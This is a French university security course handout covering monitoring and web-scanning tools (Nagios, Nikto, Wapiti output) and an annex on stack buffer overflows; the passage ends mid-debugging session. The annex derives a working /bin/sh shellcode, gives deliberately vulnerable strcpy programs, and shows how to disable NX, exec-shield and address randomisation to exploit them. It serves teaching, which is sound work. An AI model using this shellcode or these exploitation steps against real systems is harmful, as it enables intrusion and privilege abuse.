Fenêtre NessusClient

Exemple de report sur la machine locale



12.7 Surveillance des services

12.7.1 Nagios


Nagios est un outil permettant de visualiser dans une page web dynamique l'état des services et ordinateurs dont on a la charge.

Il est facilement configurable à l'aide de scripts que l'on peut écrire dans le langage de son choix, ce qui permet de surveiller tout type de service.

Ce n'est pas un outil de détection d'intrusion mais plus un tableau de bord de la disponibilité de son système d'information.

La commande génère des alertes par mail et conserve un historique et des statistiques de la disponibilité de chaque service suivi.

Exemple d'une base nagios par service et par machine :



12.7.2 Scanner web Nikto

Nitko est un script perl dédié au test des serveurs web. Il détecte les mauvaises configurations, les erreurs de droits sur les fichiers et les défauts de mise à jour.

Il dispose aussi d'un minimum de fonctionnalité de scan de ports ou peut être couplé avec nmap.

```
/root/gs/securite/nikto-1.36> ./nikto.pl -h s2
---------------------------------------------------------------------------
- Nikto 1.36/1.37     -     www.cirt.net
+ Target IP:       193.55.28.23
+ Target Hostname: s2
+ Target Port:     80
+ Start Time:      Fri Mar 30 12:55:54 2007
---------------------------------------------------------------------------
- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Apache/2.2.2 (Fedora)
+ ERROR: No auth credentials for "Bases mysql et pgsql sur s2.ie2.u-psud.fr", please set.
+ Continuing scan without authentication, but suppressing 401 messages.
+ Apache/2.2.2 appears to be outdated (current is at least Apache/2.2.3). Apache 1.3.33 is still m
aintained and considered secure.
+ /~root - Enumeration of users is possible by requesting ~username (responds with Forbidden for r
eal users, not found for non-existent users) (GET).
+ / - TRACE option appears to allow XSS or credential theft. See http://www.cgisecurity.com/whiteh
at-mirror/WhitePaper_screen.pdf for details (TRACE)
+ 2673 items checked - 2 item(s) found on remote host(s)
+ End Time:         Fri Mar 30 12:55:58 2007 (4 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
/root/gs/securite/nikto-1.36>
```

12.7.3 Scanner Web wapiti

Ce scanner de type GPL est prévu pour la détection des vulnérabilités XSS de différentes sortes.

Il est écrit en Python et teste le serveur avec des entrées aléatoires de type « fuzzer ». IL n'y a pas de recherche au niveau du code source, mais seulement recherche des entrées scripst et form disponibles.

Exemple de faille XSS :

```
/u/enseignant/root/gs/securite/wapiti-1.1.6> python wapiti.py  http://www.ie2.u-psud.fr/  -s http://www.ie2.u-psu
d.fr/ie2/reservations/
lswww will be far less effective without tidy
please install libtidy ( http://tidy.sourceforge.net/ ),
ctypes ( http://starship.python.net/crew/theller/ctypes/ )
and uTidylib ( http://utidylib.berlios.de/ )
Wapiti-1.1.6 (wapiti.sourceforge.net)
.............................
Attacking urls (GET)...
-----------------------
XSS (S[]) in http://www.ie2.u-psud.fr/ie2/reservations/consulter.php
       Evil url: http://www.ie2.u-psud.fr/ie2/reservations/consulter.php?S[]=<script>var+wapiti_687474703a2f2f77
77772e6965322e752d707375642e66722f6965322f726573657276617469696f6e732f636f6e73756c7465722e706870_535b5d=new+Boolean
();</script>

Attacking forms (POST)...
-------------------------

Looking for permanent XSS
-------------------------
/u/enseignant/root/gs/securite/wapiti-1.1.6>
```

12.7.4 Antivirus

Les anti virus sont généralement installés dans un environnement Windows.

Ils représentent une charge non négligeable sur le système mais sont généralement considérés comme indispensables.

Bien entendu, il est nécessaire de mettre en place une politique de mise à jour sérieuse avec une périodicité à la journée.

Dans un environnement Unix, il existe également des antivirus disponibles. Soit Open Source comme ClamAv soit des versions commerciales équivalentes aux versions sous Windows comme uvscan.

Généralement l'anti virus sera installé sur des serveurs de mail conjointement avec un système anti spam. Sur le poste client la présence d'un anti-virus est plus rare.

Les mêmes remarques s'appliquent aux anti spyware spécifiques ou intégrés dans les anti virus.

13 Annexe : exemples d'attaques

13.1 Le Buffer Overflow

Les explications généralement présentées dérivent du papier « Smashing the Stack for Fun and profit »publié dans un magazine de hackers "Phrack" en 1996. C'est le cas de cette petite explication présentée ici dans un environnement Linux.

Les exemples présentés dans cette partie sont exécuté sur un système centos 32 bits avec les caractéristiques suivantes :

```
<http://www.gnu.org/software/gdb/bugs/>.
[root@xdq26 code_exemple_buffer_overflow]# lsb_release -a; uname -ar; gcc --version; gdb --version
LSB Version:    :core-4.0-ia32:core-4.0-noarch:graphics-4.0-ia32:graphics-4.0-noarch:printing-4.0-ia
32:printing-4.0-noarch
Distributor ID: CentOS
Description:    CentOS release 6.3 (Final)
Release:        6.3
Codename:       Final
Linux xdq26.dep-informatique.u-psud.fr 2.6.32-279.19.1.el6.i686 #1 SMP Wed Dec 19 04:30:58 UTC 2012
i686 i686 i386 GNU/Linux
gcc (GCC) 4.4.6 20120305 (Red Hat 4.4.6-4)
Copyright (C) 2010 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

GNU gdb (GDB) Red Hat Enterprise Linux (7.2-56.el6)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
[root@xdq26 code_exemple_buffer_overflow]#
```

13.1.1 Organisation de la mémoire, la pile

La zone mémoire d'un programme est constituée de la façon suivante :

Adresse basse			adresse hautes
Zone de texte	Zone data	Pile sommet	Pile début

La taille de la zone de donnée est contrôlé par l'appel système brk() et contient les variables du programme.

La zone de pile gère les appels de fonctions dans l'ordre LIFO (LAstIn First Out). On y place les paramètres d'appel de la fonction, les variables locales et on sauvegarde les registres pour restaurer le contexte précédent l'appel de la fonction.

Le contexte à restaurer contient la valeur du pointeur de la prochaine instruction avant l'appel de la fonction que l'on désigne par Program Counter, **PC** et qui est particulièrement important.

La pile grossit vers le bas sur les architectures Intel, et le « Stack Pointer » **SP** marque la position du sommet de la pile. Le registre du processeur contenant cette valeur est **esp**.

Le compilateur utilise un second registre dit « Frame Pointer » **FP** qui pointe vers une position fixe de la pile et qui sert à retrouver facilement les adresses des variables locale de la fonction dans la pile. Ce pointeur doit être sauvegardé entre chaque appel de fonction. Le registre **ebp** du processeur est généralement utilisé pour contenir la valeur du FP.

Exemple, voici un programme simple p1.c d'appel de fonction :

```
void function(int a) {
   char locale;
}

void main() {
  function(1);
}
```

Il est compilé en assembleur à l'aide de la commande : gcc –S –o p1.s p1.c

```
[root@xdq26 code_exemple_buffer_overflow]# more p1.s
        .file   "p1.c"
        .text
.globl function
        .type   function, @function
function:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $16, %esp
        leave
        ret
        .size   function, .-function
.globl main
        .type   main, @function
main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $4, %esp
        movl    $1, (%esp)
        call    function
        leave
        ret
        .size   main, .-main
        .ident  "GCC: (GNU) 4.4.6 20120305 (Red Hat 4.4.6-4
        .section        .note.GNU-stack,"",@progbits
[root@xdq26 code_exemple_buffer_overflow]#
```

L'appel de la fonction « `call function` » empile l'adresse de retour notée dans la suite ret

On note que la function réalise dans son prologue :

- Sauvegarde du FP contenu dans le registre ebp : `pushl %ebp`
- Copie du nouveau FP : movl %esp, %ebp
- Déplacement de la position du SP vers le bas pour réserver la place des variables locales : subl $16, %esp

Le résultat dans la pile est le suivant :

Adresse basse	adresse hautes

Pile sommet			Pile début
Variable locale	SFP (FP sauvé)	RET (adresse de retour)	argument a

13.1.2 Débordement de la pile

On utilise un programme simple p2.c basé sur la fonction strcpy qui ne vérifie pas la taille des octets copiés en mémoire. Il est donc facile de provoquer un écrasement des valeurs placées dans la pile à l'aide de cette fonction :

```
#include <string.h>
#include <stdio.h>

void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

int main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

On compile pour execution sous gdb :

```
# gcc –ggdb  –o p2 p2.c
```

A noter qu'il faut les librairies c statiques, pour installer: yum install glibc-static

Exécution sous gdb :

```
[root@xdq26 code_exemple_buffer_overflow]# gdb p2
GNU gdb (GDB) Red Hat Enterprise Linux (7.2-56.el6)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gp
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copy
and "show warranty" for details.
This GDB was configured as "i686-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/code_exemple_buffer_overflow/p2...done.
(gdb) run
Starting program: /root/code_exemple_buffer_overflow/p2

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

On peut vérifier l'état des registres après le signal « segmentation fault » provoqué par l'adresse de retour incorrecte :

```
(gdb) info reg
eax            0xbffff490       -1073744752
ecx            0x0      0
edx            0xbffff5ce       -1073744434
ebx            0x0      0
esp            0xbffff4b0       0xbffff4b0
ebp            0x41414141       0x41414141
esi            0x8048c00        134515712
edi            0x8048c40        134515776
eip            0x41414141       0x41414141
eflags         0x10246  [ PF ZF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

En effet la chaîne réservée dans la pile est seulement de 16 caractères alors que la chaîne à copier passée en argument contient au moins 255 « A » et n'est pas terminée par \0.

La fonction strcpy va donc écraser avec des « A » (0x41) les informations sauvegardées dans la pile, en particulier le FP sauvegardé dans **ebp** et le registre **EIP** qui est le compteur de programme ou « instruction pointer » et qui est normalement restauré avec la valeur placée dans la pile au moment du retour de l'appel de fonction.

Le résultat dans la pile est le suivant :

Adresse basse			adresse hautes
Pile sommet			Pile début
Variable locale	SFP (FP sauvé)	RET (adresse de retour)	argument a
Replacement par strcpy AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA			

13.1.3 Shell code

L'étape suivante consiste à placer dans la pile un code permettant de faire une action précise et de faire en sorte que l'exécution du programme se poursuive à la bonne adresse pour ce code.

Généralement le code sera un appel exec sur un programme /bin/sh. Ce Shell va hériter du propriétaire du programme ayant fait le débordement de pile. D'où le nom shell code pour la chaîne servant à écraser la pile.

Le propriétaire du programme ayant la faille conditionne donc les droits du shell obtenu malicieusement. C'est la raison pour laquelle on essaye dans la mesure du possible de ne pas faire tourner les processus sous root.

Il faut donc obtenir une chaîne contenant le code exécutable le l'exec du shell pour la placer dans la pile.

On va obtenir cette chaîne sans utiliser outils intégrés de génération d'exploit comme **metasploit** ou **canvas.**

L'idée est d'examiner le code machine du programme p3.c réalisant l'exec :

```
#include <stdio.h>
```

```
int main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

On compile en statique pour ne pas avoir d'adresse résolues à l'exécution et avec l'option de trace gdb :

gcc –ggdb –static –o p3 p3.c

Le résultat du « disassemble » gdb est le suivant:

```
(gdb) disassemble __execve
Dump of assembler code for function execve:
   0x08053b30 <+0>:     push   %ebp
   0x08053b31 <+1>:     mov    %esp,%ebp
   0x08053b33 <+3>:     mov    0x10(%ebp),%edx
   0x08053b36 <+6>:     push   %ebx
   0x08053b37 <+7>:     mov    0xc(%ebp),%ecx
   0x08053b3a <+10>:    mov    0x8(%ebp),%ebx
   0x08053b3d <+13>:    mov    $0xb,%eax
   0x08053b42 <+18>:    call   *0x80d57a4
   0x08053b48 <+24>:    cmp    $0xfffff000,%eax
   0x08053b4d <+29>:    ja     0x8053b52 <execve+34>
   0x08053b4f <+31>:    pop    %ebx
   0x08053b50 <+32>:    pop    %ebp
   0x08053b51 <+33>:    ret
   0x08053b52 <+34>:    mov    $0xffffffe8,%edx
   0x08053b58 <+40>:    neg    %eax
   0x08053b5a <+42>:    mov    %gs:0x0,%ecx
   0x08053b61 <+49>:    mov    %eax,(%ecx,%edx,1)
   0x08053b64 <+52>:    or     $0xffffffff,%eax
   0x08053b67 <+55>:    jmp    0x8053b4f <execve+31>
End of assembler dump.
(gdb)
```

Pour appeler correctement execve il faut donc mettre les arguments correctement dans la pile, c'est à dire :

- La chaîne /bin/sh terminée par un null
- L'adresse de cette chaîne
- Copier dans le registre EAX le code de l'appel système execve, on retrouve ce code en <+13> soit 0xb. On peut vérifier aussi avec le fichier d'include, on a bien 11 décimal soit b hexa pour la version 32 bits :

```
[root@xdq26 code_exemple_buffer_overflow]# grep exec  /usr/include/asm/unistd_64.h
#define __NR_execve                             59
__SYSCALL(__NR_execve, stub_execve)
#define __NR_kexec_load                         246
__SYSCALL(__NR_kexec_load, sys_kexec_load)
[root@xdq26 code_exemple_buffer_overflow]# grep exec  /usr/include/asm/unistd_32.h
#define __NR_execve              11
#define __NR_kexec_load         283
[root@xdq26 code_exemple_buffer_overflow]#
```

- Le premier argument est dans EBX, c'est l'adresse de l'adresse de /bin/sh.
- Le second argument est dans ECX, c'est l'adresse de /bin/sh.
- Le troisième argument est dans EDX, c'est un mot null.

Enfin il faut exécuter l'instruction call en <+24> pour passer en mode kernel et faire l'appel exec.

Voici un programme assembleur réalisant cet appel, avec l'utilisation de l'instruction int à la place de call :

```
main:
// un xor pour mettre les registre à 0
xorl %eax,%eax
xorl %ebx,%ebx
xorl %ecx,%ecx
xorl %edx,%edx

//Les arguments de execve :
//1 ebx = "/bin/sh"
//2 ecx = adresse du tableau de pointeur des arguments terminé par 0
//3 edx =  0
//L'appel système execve, eax = 11

//empile 0
push %edx

//Sur Intel on travaille sur Intel 32bits, l'ordre des octets est little-endian
//ou petit-boutistes ou mot de poids faible en tête avec des mots de 4 octets
//On doit empiler "/bin/sh". Or on est sur la pile et sur une architecture x86.
//Pour tomber sur un multiple de 4 on empile la chaîne //bin/sh.
//La chaîne à empiler à l'envers, dans deux sens: "hs/nib//":
//on pushe 'hs/n'
push $0x68732f6e
// on pushe 'ib//'
push $0x69622f2f

//on récupère l'adresse de la chaîne à l'aide du registre esp
// rangé dans ebx argument 1
mov %esp,%ebx

//empile 0
push %edx

//empile l'adresse de l'adresse de la chaîne (c'est à dire tab)
push %ebx

//      Etat de la pile à cet instant:
//
//  +-----------------------------------+
//  |  Adresse chaîne | 0 | //bin/sh  |0 |
//  |       push %ebx |   |           |  |
//  +-----------------------------------+
//
//
```

```
//on récupère l'adresse de la chaîne qui est au sommet de la pile
// rangé dans ecx argument 2
mov %esp,%ecx

// l'argument 3 est déjà à 0 c'est EDX

// le code execve dans les 8 bits de EAX
mov $11,%al
//exécute l'interruption
int $0x80

// note sur le registres:
// 32 bits usage général (dit extended): %eax %ebx %ecx %edx
// partie basse sur 16 bits: %ax
// découpage sur 2 fois 8: %ah, %al

// A noter que l'erreur éventuelle du execve n'est pas reprise
```

Compilation, chargement et exécution, on obtient bien un shell :

```
[root@xdq26 code_exemple_buffer_overflow]# as -o sc.o sc.s
[root@xdq26 code_exemple_buffer_overflow]# ld -o sc sc.o
ld: warning: cannot find entry symbol _start; defaulting to 000000
[root@xdq26 code_exemple_buffer_overflow]# ./sc
sh-4.1# ps
  PID TTY          TIME CMD
 5030 pts/0    00:00:00 bash
 5615 pts/0    00:00:00 sh
 5617 pts/0    00:00:00 ps
sh-4.1#
```

Il faut maintenant déassembler le programme pour retrouver le code machine :

```
[root@xdq26 code_exemple_buffer_overflow]# objdump -d sc

sc:     file format elf32-i386


Disassembly of section .text:

08048054 <main>:
 8048054:       31 c0                   xor    %eax,%eax
 8048056:       31 db                   xor    %ebx,%ebx
 8048058:       31 c9                   xor    %ecx,%ecx
 804805a:       31 d2                   xor    %edx,%edx
 804805c:       52                      push   %edx
 804805d:       68 6e 2f 73 68          push   $0x68732f6e
 8048062:       68 2f 2f 62 69          push   $0x69622f2f
 8048067:       89 e3                   mov    %esp,%ebx
 8048069:       52                      push   %edx
 804806a:       53                      push   %ebx
 804806b:       89 e1                   mov    %esp,%ecx
 804806d:       b0 0b                   mov    $0xb,%al
 804806f:       cd 80                   int    $0x80
[root@xdq26 code_exemple_buffer_overflow]#
```

On crée le programme p4.c contenant la chaîne de caractère correspondant à ce code machine :

```
char shellcode[] =
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe
3\x52\x53\x89\xe1\xb0\x0b\xcd\x80";

int  main() {

void (*p)();
p = (void *)&shellcode;
p();

}
```

La variable p est un pointeur de fonction que l'on fixe à l'adresse de début du shellcode placé dans la variable shellcode. Il suffit ensuite de faire un appel à cette fonction pour exécuter les instructions du shellcode.

On notera que la chaîne ne doit pas contenir d'octet null, sinon lors de l'exploitation d'un débordement par strcpy par exemple la copie s'arrête à ce caractère.

Le test de ce programme compilé normalement produit une erreur, ce qui montre que le système est protégé contre l'exécution de code en pile :

```
[root@xdq26 code_exemple_buffer_overflow]# gcc -o p4 p4.c
[root@xdq26 code_exemple_buffer_overflow]# ./p4
Segmentation fault (core dumped)
[root@xdq26 code_exemple_buffer_overflow]#
```

Pour tester ce code, il faut désactiver une protection au niveau de la compilation et autoriser l'exécution du code en pile avec –z execstack

Cette protection utilise le bit NX (Never eXecute) des processeurs modernes.

A noter qu'il existe une option –fno-stack-protector qui ajoute du code de protection dans le programme.

Avec cette option, on obtient bien un shell :

```
[root@xdq26 code_exemple_buffer_overflow]# gcc  -z execstack -o p4 p4.c
[root@xdq26 code_exemple_buffer_overflow]# ./p4
sh-4.1#
```

Il existe aussi une commande qui manipule le bit execstack d'un exécutable :

```
[root@xdq26 code_exemple_buffer_overflow]# execstack -s p4
[root@xdq26 code_exemple_buffer_overflow]# execstack -q p4
X p4
[root@xdq26 code_exemple_buffer_overflow]# ./p4
sh-4.1# exit
[root@xdq26 code_exemple_buffer_overflow]# execstack -c p4
[root@xdq26 code_exemple_buffer_overflow]# ./p4
Segmentation fault (core dumped)
[root@xdq26 code_exemple_buffer_overflow]# execstack -q p4
- p4
[root@xdq26 code_exemple_buffer_overflow]#
```

Au niveau du système il existe aussi une protection dite exec-shield qui est gérée par le kernel dans le fichier

```
[root@xdq26 kernel]# cat /proc/sys/kernel/exec-shield
1
[root@xdq26 kernel]# /sbin/sysctl -w kernel.exec-shield=0
kernel.exec-shield = 0
[root@xdq26 kernel]# cat /proc/sys/kernel/exec-shield
0
[root@xdq26 kernel]#
```

Une valeur de 3 force la prise en compte du bit NX :

```
[root@xdq26 code_exemple_buffer_overflow]# /sbin/sysctl -w kernel.exec-shield
=3
kernel.exec-shield = 3
[root@xdq26 code_exemple_buffer_overflow]# execstack -s p4
[root@xdq26 code_exemple_buffer_overflow]# ./p4
Segmentation fault (core dumped)
[root@xdq26 code_exemple_buffer_overflow]# /sbin/sysctl -w kernel.exec-shield
=1
kernel.exec-shield = 1
[root@xdq26 code_exemple_buffer_overflow]# ./p4
sh-4.1#
```

13.1.4 Exploitation du Shellcode

Dans la partie précédente, nous avons obtenu un Shellcode appelé explicitement depuis un programme c. Pour simuler l'exploitation d'une faille d'un programme il faut réaliser le débordement de mémoire sur un programme présentant une faille et injecter ce shellcode.

Pour cela on reprend le programme présenté dans la première partie et on utilisera la faille de la fonction strcpy pour écraser la pile. La chaîne contenant le shellcode est lu en entrée standard.

```
[root@xdq26 code_exemple_buffer_overflow]# cat p5.c
#include <string.h>
#include <stdio.h>

void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
   printf("%s\n",buffer);
}

int main(int argc, char *argv[])
{
 if (argc==0) { asm("jmp *%esp"); } // this can never happen, but
                    // we want to trick the compiler into not optimizing it out

  if(argc < 2) printf("Utilisation : bof <chaine>\n");
  else function(argv[1]);

  return 0;
}
[root@xdq26 code_exemple_buffer_overflow]#
```

Comme dans le premier exemple, la fonction strcpy va écraser les informations sauvegardées dans la pile, en particulier le FP sauvegardé dans **ebp** et le registre **EIP** qui est le compteur de programme ou « instruction pointer » et qui est normalement restauré avec la valeur placée dans la pile au moment du retour de l'appel de fonction. Toute la difficulté pour est bien positionner dans la pile l'adresse qui va écraser le registre EIP et provoquer l'exécution du Shellcode.

Pour avoir une idée de l'adresse mémoire ou est implanté un programme il faut comprendre l'algorithme d'allocation de la mémoire par le kernel. Pour cela on appelle plusieurs fois la commande suivante :

```
[root@xdq26 kernel]# cat /proc/self/maps
002e0000-002e1000 r-xp 00000000 00:00 0          [vdso]
00bd0000-00bee000 r-xp 00000000 fc:01 391142     /lib/ld-2.12.so
00bee000-00bef000 r--p 0001d000 fc:01 391142     /lib/ld-2.12.so
00bef000-00bf0000 rw-p 0001e000 fc:01 391142     /lib/ld-2.12.so
00bf2000-00d82000 r-xp 00000000 fc:01 391144     /lib/libc-2.12.so
00d82000-00d84000 r--p 0018f000 fc:01 391144     /lib/libc-2.12.so
00d84000-00d85000 rw-p 00191000 fc:01 391144     /lib/libc-2.12.so
00d85000-00d88000 rw-p 00000000 00:00 0
08048000-08053000 r-xp 00000000 fc:01 391886     /bin/cat
08053000-08054000 rw-p 0000a000 fc:01 391886     /bin/cat
08054000-08075000 rw-p 00000000 00:00 0          [heap]
b74f3000-b76f3000 r--p 00000000 fc:01 32172      /usr/lib/locale/locale-archive
b76f3000-b76f4000 rw-p 00000000 00:00 0
b7703000-b7704000 rw-p 00000000 00:00 0
bf9bf000-bf9d4000 rw-p 00000000 00:00 0          [stack]
[root@xdq26 kernel]# cat /proc/self/maps
00bd0000-00bee000 r-xp 00000000 fc:01 391142     /lib/ld-2.12.so
00bee000-00bef000 r--p 0001d000 fc:01 391142     /lib/ld-2.12.so
00bef000-00bf0000 rw-p 0001e000 fc:01 391142     /lib/ld-2.12.so
00bf2000-00d82000 r-xp 00000000 fc:01 391144     /lib/libc-2.12.so
00d82000-00d84000 r--p 0018f000 fc:01 391144     /lib/libc-2.12.so
00d84000-00d85000 rw-p 00191000 fc:01 391144     /lib/libc-2.12.so
00d85000-00d88000 rw-p 00000000 00:00 0
00feb000-00fec000 r-xp 00000000 00:00 0          [vdso]
08048000-08053000 r-xp 00000000 fc:01 391886     /bin/cat
08053000-08054000 rw-p 0000a000 fc:01 391886     /bin/cat
08054000-08075000 rw-p 00000000 00:00 0          [heap]
b753b000-b773b000 r--p 00000000 fc:01 32172      /usr/lib/locale/locale-archive
b773b000-b773c000 rw-p 00000000 00:00 0
b774b000-b774c000 rw-p 00000000 00:00 0
bf94d000-bf962000 rw-p 00000000 00:00 0          [stack]
[root@xdq26 kernel]#
```

Elle affiche l'emplacement mémoire du processus cat au moment où il s'exécute.

On constate que l'adresse de la pile change à chaque lancement. Ceci est dû à une fonctionnalité récente des kernels linux (dit patch VA) qui rend les adresses aléatoires pour compliquer la tâche d'un débordement de mémoire.

Il existe des méthodes de contournement de ce mécanisme, voir par exemple l'article suivant : www.stanford.edu/~blp/papers/asrandom.pdf

Pour simplifier la présentation du débordement de pile on va revenir à la gestion statique des adresses mémoires.

C'est le fichier **/proc/sys /kernel/randomize_va_space** qui contrôle cette fonctionnalité. Si la protection est en fonction on obtient 1 à l'affichage du fichier. On peut aussi le lister par la commande sysctl :

```
[root@xdq26 kernel]# sysctl kernel.randomize_va_space
kernel.randomize_va_space = 1
[root@xdq26 kernel]#
```

Pour contourner ce problème une idée est de chercher une instruction jmp *%esp dans une des librairies dynamiques chargées avec le programme. Il suffit alors de donner l'adresse de cette instruction comme valeur d'écrasement du registre EIP pour obtenir l'exécution du shellcode que l'on a placé dans la pile. En effet le registre esp pointe justement sur la pile contenant le shellcode.

Actuellement, cette faille est connue de sorte que cette instruction est généralement absente des librairies, c'est pourquoi le programme p5.c continent explicitement cette instruction.

Le programme est compilé avec l'option permettant l'exécution de code en mémoire, on confirme qu'il fonctionne comme prévu avec le débordement de mémoire :

```
[root@xdq26 code_exemple_buffer_overflow]# cc p5.c -o p5 -ggdb  -z execstack
[root@xdq26 code_exemple_buffer_overflow]# ./p5 AAAAAAAAAAA
AAAAAAAAAAA
[root@xdq26 code_exemple_buffer_overflow]# ./p5 AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
[root@xdq26 code_exemple_buffer_overflow]# ./p5 AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
[root@xdq26 code_exemple_buffer_overflow]#
```

Il faut maintenant fixer la chaine de débordement pour obtenir un shell, pour cela on examine le programme sous gdb :

```
[root@xdq26 code_exemple_buffer_overflow]# gdb p5
GNU gdb (GDB) Red Hat Enterprise Linux (7.2-56.el6)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.h
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying
and "show warranty" for details.
This GDB was configured as "i686-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/code_exemple_buffer_overflow/p5...done.
(gdb) set disassembly-flavor intel
(gdb) disass main
Dump of assembler code for function main:
   0x08048419 <+0>:     push   ebp
   0x0804841a <+1>:     mov    ebp,esp
   0x0804841c <+3>:     and    esp,0xfffffff0
   0x0804841f <+6>:     sub    esp,0x10
   0x08048422 <+9>:     cmp    DWORD PTR [ebp+0x8],0x0
   0x08048426 <+13>:    jne    0x804842a <main+17>
   0x08048428 <+15>:    jmp    esp
   0x0804842a <+17>:    cmp    DWORD PTR [ebp+0x8],0x1
   0x0804842e <+21>:    jg     0x804843e <main+37>
   0x08048430 <+23>:    mov    DWORD PTR [esp],0x8048524
   0x08048437 <+30>:    call   0x8048324 <puts@plt>
   0x0804843c <+35>:    jmp    0x804844e <main+53>
   0x0804843e <+37>:    mov    eax,DWORD PTR [ebp+0xc]
   0x08048441 <+40>:    add    eax,0x4
   0x08048444 <+43>:    mov    eax,DWORD PTR [eax]
   0x08048446 <+45>:    mov    DWORD PTR [esp],eax
   0x08048449 <+48>:    call   0x80483f4 <function>
   0x0804844e <+53>:    mov    eax,0x0
   0x08048453 <+58>:    leave
   0x08048454 <+59>:    ret
End of assembler dump.
(gdb)
```

On note l'adresse de l'instruction jmp esp 0x08048428.

Pour examiner la pile on fixe un breakpoint au retour de la fonction :

```
(gdb) disass function
Dump of assembler code for function function:
   0x080483f4 <+0>:     push   ebp
   0x080483f5 <+1>:     mov    ebp,esp
   0x080483f7 <+3>:     sub    esp,0x28
   0x080483fa <+6>:     mov    eax,DWORD PTR [ebp+0x8]
   0x080483fd <+9>:     mov    DWORD PTR [esp+0x4],eax
   0x08048401 <+13>:    lea    eax,[ebp-0x18]
   0x08048404 <+16>:    mov    DWORD PTR [esp],eax
   0x08048407 <+19>:    call   0x8048314 <strcpy@plt>
   0x0804840c <+24>:    lea    eax,[ebp-0x18]
   0x0804840f <+27>:    mov    DWORD PTR [esp],eax
   0x08048412 <+30>:    call   0x8048324 <puts@plt>
   0x08048417 <+35>:    leave
   0x08048418 <+36>:    ret
